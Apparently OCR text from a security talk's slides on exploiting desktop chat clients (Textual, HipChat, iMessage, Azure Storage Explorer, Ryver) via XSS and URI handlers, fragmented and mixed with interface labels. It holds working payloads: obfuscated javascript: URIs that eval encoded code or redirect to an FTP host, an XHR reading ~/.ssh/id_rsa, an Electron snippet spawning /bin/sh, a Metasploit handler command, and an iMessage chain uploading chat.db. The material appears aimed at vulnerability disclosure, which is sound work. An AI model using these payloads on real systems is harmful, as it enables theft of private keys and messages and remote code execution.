
Subdirectories only


Anywhere

What happens if you click a smb://?


/Volumes/foo/bar

What happens if you click a file://?


msf exploit(handler) > exploit -j -z
Textual
Version 5.2.7
Acknowledgments
[06:36:36] moloch: hehe okay
[06:36:39] shubs: javascript://bishopfox.com/research?
a=%0aeval%28atob%28"VGV4dHVhbC5pbmNsdWRlU
tcHV0ZXIvYi5qcyIp"%29%29
nd message...
Allow apps downloaded from:
Mac App Store
Mac App Store and identified developers
Anywhere
Click the lock to make changes.
Advanced...


New chat
HipChat
Lobby
ROOMS
Engineering
Sandbox
PEOPLE
Matt Austin
Matt Austin (@matt)
Available • Tue 3:50 AM • Security Person • matt.austin@contrastsecurity.com
anonymous@104.131.88.251
hack.app
hack.terminal
TRML
You just got hacked!
Cancel
OK
javascript:/
/comment%0a%6c%6f%63%61%74%69%6f%6e%2e%68%72%65%66%3d%22%66%74%70%3a%2f%2f%
61%6e%6f%6e%7...


iMessage



JavaScript

```
##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode.  At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
_taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
```

JS Console – weinre




```
function reqListener () {
    prompt(this.responseText);
}

var req = new XMLHttpRequest();
req.addEventListener("load", reqListener);
req.open("GET", "file://~/.ssh/id_rsa");
req.send();
```


MacOS App Sandbox

Without Sandbox




MacOS App Sandbox

Without Sandbox



With Sandbox



/Users/<username>/Library/Messages/chat.db

/Library/Preferences/com.apple.loginwindow.plist

iMessage Exploit

1. Initial XSS

iMessage Exploit

1. Initial XSS
2. XHR to determine the current user

iMessage Exploit

1. Initial XSS
2. XHR to determine the current user
3. XHR and upload the `chat.db`

iMessage Exploit

1. Initial XSS
2. XHR to determine the current user
3. XHR and upload the `chat.db`
4. Determine attachment path(s)


Azure Storage Explorer

Electron

Electron

XSS == RCE

```
<script>
    cp = require("child_process"),
    sh = cp.spawn("/bin/sh", []);
</script>
```


Microsoft Azure Storage Explorer
Microsoft Azure
Query
Import
Export
Add
Edit
Select all
Column Options
Delete
Refresh
Search for resources
(Local and Attached)
Storage Accounts
Pay-As-You-Go
bxsstest
PartitionKey
RowKey
Timestamp
aaa
1. fish /Users/sshah (fish)
nc /Users/sshah (net... ⌘1
fish /Users/sshah (fi... ⌘2
Last login: Tue Aug 2 23:36:43 on ttys000
Welcome to fish, the friendly interactive shell
Type help for instructions on how to use fish
~ λ
Edit
Add
Update
Cancel
Actions
Properties
URL
Type
Table
What do you like about this tool?
What don't you like or feel is missing?


Ryver

